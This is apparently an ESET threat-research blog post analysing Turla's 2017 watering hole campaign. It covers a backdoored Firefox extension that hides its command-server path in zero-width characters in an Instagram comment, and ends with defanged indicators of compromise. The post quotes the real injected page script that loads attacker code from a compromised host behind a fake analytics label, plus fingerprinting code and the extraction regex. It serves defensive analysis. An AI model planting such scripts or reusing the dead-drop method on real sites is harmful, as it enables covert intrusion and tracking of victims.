Turla’s watering hole campaign: An updated Firefox extension abusing Instagram

welivesecurity.com/2017/06/06/turlas-watering-hole-campaign-updated-firefox-extension-abusing-instagram/

June 6, 2017

The Turla espionage group is still using watering hole techniques to redirect potentially interesting victims to their C&C infrastructure.

Jean-Ian Boutin
6 Jun 2017 - 02:00PM

The Turla espionage group is still using watering hole techniques to redirect potentially interesting victims to their C&C infrastructure.

Update, 21 June 2017: Due to our misunderstanding of communications with Google, the Firefox extension's infection vector discussed below was wrongly described here on 06 June 2017; this is now corrected. Apologies to Google and our readers for the unintentional misrepresentation in our original post.

Some of the tactics used in APT attacks die hard. A good example is provided by Turla's watering hole campaigns. Turla, which has been targeting governments, government officials and diplomats for years – see, as an example, this recent paper – is still using watering hole techniques to redirect potentially interesting victims to their C&C infrastructure. In fact, they have been using them since at least 2014 with very few variations in their modus operandi.

A watering hole attack compromises websites that are likely to be visited by targets of interest. The people behind Turla are apparently keen on targeting embassy websites. Indeed, there was a February 2017 blogpost by Forcepoint highlighting some of the websites most recently compromised.

We, of course, are monitoring the developments of these campaigns closely and recently noticed them reusing a technique that we haven't seen them use for several months.

Initial compromise

In the IoCs section below, there is a list of websites that have been used to redirect to Turla watering hole C&Cs in the past. As is usual with this group, there are many websites directly related to embassies throughout the world.

The websites' visitors will be redirected to a malicious server because of a snippet – inserted by the attacker – appended to the original page. The scripts we saw in the last few months were all similar to this one:

```
<!– Clicky Web Analytics (start) –>
<script type=”text/javascript”>// <![CDATA[

var clicky_site_ids = clicky_site_ids || [];

clicky_site_ids.push(100673048);

(function() {

var s = document.createElement(‘script’);

var a = ‘http://www.mentalhealthcheck.net/’;

var b = ‘update/counter.js’;

s.type = ‘text/javascript’; s.async = true;

s.src = ‘//static.getclicky.com/js’; s.src = a.concat(b);

( document.getElementsByTagName(‘head’)[0] ||
document.getElementsByTagName(‘body’)[0]).appendChild(s);

})();

// ]]></script>
```

The attackers added a reference to Clicky, a real time web analytics framework. They are adding this framework name in an attempt to legitimize the appended script to cursory, or non-expert, examination, although it is not actually used in the attack. We can see here that this injected script calls another script at mentalhealthcheck.net/update/counter.js. This is a server the Turla gang has been using to push fingerprinting scripts – scripts that will gather information about the system it is running on – to interesting victims. A deceptive reference to the Google Analytics script was used in a similar fashion for a while, but now Clicky is what we see the most. You can find in the IoCs section the various watering hole C&Cs that we saw in the last couple of months. All of these C&Cs are compromised legitimate servers.

The next step in the attack is to distribute a fingerprinting JavaScript to interesting targets. To do this, the C&C is filtering visitors using an IP range. If they are within the targeted IP range, they receive the fingerprinting script. If not, they just receive a benign script: a JS implementation of the MD5 hashing algorithm. Below we show an excerpt of the deobfuscated script that is received by victims coming from a targeted IP range:

```
function cb_custom() {
loadScript(“http://www.mentalhealthcheck.net/script/pde.js”, cb_custom1);

}

function cb_custom1() {

PluginDetect.getVersion(‘.’);

myResults[‘Java’]=PluginDetect.getVersion(‘Java’);

myResults[‘Flash’]=PluginDetect.getVersion(‘Flash’);

myResults[‘Shockwave’]=PluginDetect.getVersion(‘Shockwave’);

myResults[‘AdobeReader’]=PluginDetect.getVersion(‘AdobeReader’) ||
PluginDetect.getVersion(‘PDFReader’);

var ec = new evercookie();

ec.get(‘thread’, getCookie)
```

This javascript will download a JS library called PluginDetect that has the ability to collect information about plugins installed in the browser. The information collected is then sent to the C&C server.


It will also try to install an evercookie, or so-called super cookie, that will track the user throughout his browsing, across all sites on the internet.

For those familiar with this group’s waterholing techniques, it is clear they are still using their old, publicly known tried-and-true methods.

Firefox extension

Through our monitoring of these watering hole campaigns, we happened upon a very interesting sample. Some of you may remember the Pacifier APT report by BitDefender describing a spearphishing campaign with a malicious Microsoft Word document sent to several institutions worldwide. These malicious documents would then drop a backdoor. We now know that this report describes Skipper, a first stage backdoor used by the Turla gang.

That report also contains a description of a Firefox extension dropped by the same type of malicious document. It turns out we have found what most likely is an update of this Firefox extension. It is a JavaScript backdoor, different in terms of implementation to the one described in the Pacifier APT report, but with similar functionalities.



HTML5 Encoding 0.3.7

Encoding support for your browser


Automatic Updates ● Default ○ On ○ Off

Last Updated Thursday, April 13, 2017

We noticed that this extension could have been distributed through a forged copy of a Swiss security company's website. Unsuspecting visitors to this website were asked to install this malicious extension. The extension is a simple backdoor, but with an interesting way of fetching its C&C domain.

The use of Instagram

The extension uses a bit.ly URL to reach its C&C, but the URL path is nowhere to be found in the extension code. In fact, it will obtain this path by using comments posted on a specific Instagram post. The one that was used in the analyzed sample was a comment about a photo posted to the Britney Spears official Instagram account.



britneyspears Follow

421,451 likes 4w

britneyspears Such a great shoot with @david_roemer

view all 6,742 comments

pacheco8380 Flakita hermosa ♥😍♥

_____lerka24_____ ♥♥♥

gabbyhyman @ndeblasio

olya_1296 Вау)Красотка)

victoriamiller_official ✨♥✨

andreehelena @azumpano she looks like old Brit!!! 😍

asmith2155 #2hot make loved to her, uupss #Hot #X

meela_universe Still hot!

lilyabraun ♥♥♥

limonnn.c Saatlerce sikmek isterdim

thenotoriouscma Iconic @cheriemadelein

shylasvsyoga @carlos_misan_tropo

Log in to like or comment.

© https://www.instagram.com/p/BO8gU41A45g/

The extension will look at each photo's comment and will compute a custom hash value. If the hash matches 183, it will then run this regular expression on the comment in order to obtain the path of the bit.ly URL:

(?:\\u200d(?:#|@)(\\w)

Looking at the photo's comments, there was only one for which the hash matches 183. This comment was posted on February 6, while the original photo was posted in early January. Taking the comment and running it through the regex, you get the following bit.ly URL:


http://bit.ly/2kdhuHX

Looking a bit more closely at the regular expression, we see it is looking for either @|# or the Unicode character \200d. This character is actually a non-printable character called 'Zero Width Joiner', normally used to separate emojis. Pasting the actual comment or looking at its source, you can see that this character precedes each character that makes the path of the bit.ly URL:

smith2155<200d>#2hot ma<200d>ke lovei<200d>d to <200d>her, <200d>uupss <200d>#Hot <200d>#X

When resolving this shortened link, it leads to static.travelclothes.org/dolR_1ert.php , which was used in the past as a watering hole C&C by the Turla crew.

As is the case with all bit.ly links, it is possible to get statistics on who clicked the link.



http://static.travelclothes.org/dolR_1ert.php

http://static.travelclothes.org/dolR_1ert.php

bitly.com/2kdhuHX COPY

17 CLICKS

DATA IN UTC

REFERRERS

Dark Traffic	17

LOCATIONS

Anonymous ...	7
Netherlands	3
United King...	3
+4 more	4

As seen above, there were only 17 hits recorded on this link in February, right around the time the comment was posted. However, this is quite a low number and might indicate that it was only a test run.

Technical analysis

This Firefox extension implements a simple backdoor. It will first gather information on the system it is running on and send it to the C&C, encrypted using AES. This is very similar to what the extension described in the Pacifier APT white paper is doing.

The backdoor component has the ability to run four different types of commands:

- execute arbitrary file
- upload file to C&C

- download file from C&C
- read directory content – send a file listing, along with sizes and dates, to C&C

While we believe this to be some type of test, the next version of the extension – if there is one – is likely to be very different. There are several APIs that are used by the extension that will disappear in future versions of Firefox.

For example, it uses XPCOM to write files to disk and sdk/system/child_process to launch a process. These can only be used by add-ons that will be superseded by WebExtensions starting with Firefox 57. From that version onwards, Firefox will no longer load add-ons, thus preventing the use of these APIs.

Conclusion

The fact that the Turla actors are using social media as a way to obtain its C&C servers is quite interesting. This behavior has already been observed in the past by other threat crews such as the Dukes. Attackers using social media to recover a C&C address are making life harder for defenders. Firstly, it is difficult to distinguish malicious traffic to social media from legitimate traffic. Secondly, it gives the attackers more flexibility when it comes to changing the C&C address as well as erasing all traces of it. It is also interesting to see that they are recycling an old way of fingerprinting a victim and finding new ways to make the C&C retrieval a bit more difficult.

For any inquiries, or to make sample submissions related to the subject, contact us at: threatintel@eset.com.

Acknowledgements

We would like to thank Clement Lecigne from Google’s Threat Analysis Group for his help researching this campaign.

IoCs

Firefox extension hash

File name	SHA-1
html5.xpi	5ba7532b4c89cc3f7ffe15b6c0e5df82a34c22ea
html5.xpi	8e6c9e4582d18dd75162bcbc63e933db344c5680

Observed compromised websites redirecting to fingerprinting servers

As of this writing all these sites are now clean or pointing to dead fingerprinting servers.

URL	Description
hxxp://www.namibianembassyusa.org	Namibia Embassy – USA
hxxp://www.avsa.org	African Violet Society of America
hxxp://www.zambiaembassy.org	Zambian Embassy – USA
hxxp://russianembassy.org	Russian Embassy – USA
hxxp://au.int	African Union
hxxp://mfa.gov.kg	Ministry of Foreign Affairs – Kyrgyzstan
hxxp://mfa.uz	Ministry of Foreign Affairs – Uzbekistan
hxxp://www.adesyd.es	ADESyD - Asociación de Diplomados Españoles en Seguridad y Defensa
hxxp://www.bewusstkaufen.at	web portal for sustainable consumption in Austria
hxxp://www.cifga.es	Cifga Laboratory working on development of marine toxin standards
hxxp://www.jse.org	Juventudes Socialistas de España (JSE)
hxxp://www.embassyofindonesia.org	Embassy of Indonesia – USA
hxxp://www.mischendorf.at	town of Mischendorf – Austria
hxxp://www.vfreiheitliche.at	Political party in Bregenz, Austria
hxxp://www.xeneticafontao.com	Fontao Genetics, S.A. established in 1998 is responsible for the management of the Centre for Animal Selection and Reproduction of Galicia breeds Holstein, Rubia Gallega
hxxp://iraqiembassy.us	Embassy of Iraq – USA
hxxp://sai.gov.ua	Management of road safety (Ukraine)
hxxp://www.mfa.gov.md	Ministry of Foreign Affairs – Moldova
hxxp://mkk.gov.kg	State Personnel Service - Kyrgyzstan

Compromised websites used as first stage C&C in watering hole campaigns

- hxxp://www.mentalhealthcheck.net/update/counter.js (hxxp://bitly.com/2hlv91v+)
- hxxp://www.mentalhealthcheck.net/script/pde.js
- hxxp://drivers.epsoncorp.com/plugin/analytics/counter.js

- hxxp://rss.nbcpost.com/news/today/content.php
- hxxp://static.travelclothes.org/main.js
- hxxp://msgcollection.com/templates/nivoslider/loading.php
- hxxp://versal.media/?atis=509
- hxxp://www.ajepcoin.com/UserFiles/File/init.php (hxxp://bit.ly/2h8Lztj+)
- hxxp://loveandlight.aws3.net/wp-includes/theme-compat/akismet.php
- hxxp://alessandrosl.com/core/modules/mailer/mailer.php

Image credits: ©David Robson/Flickr

6 Jun 2017 - 02:00PM

Newsletter

Discussion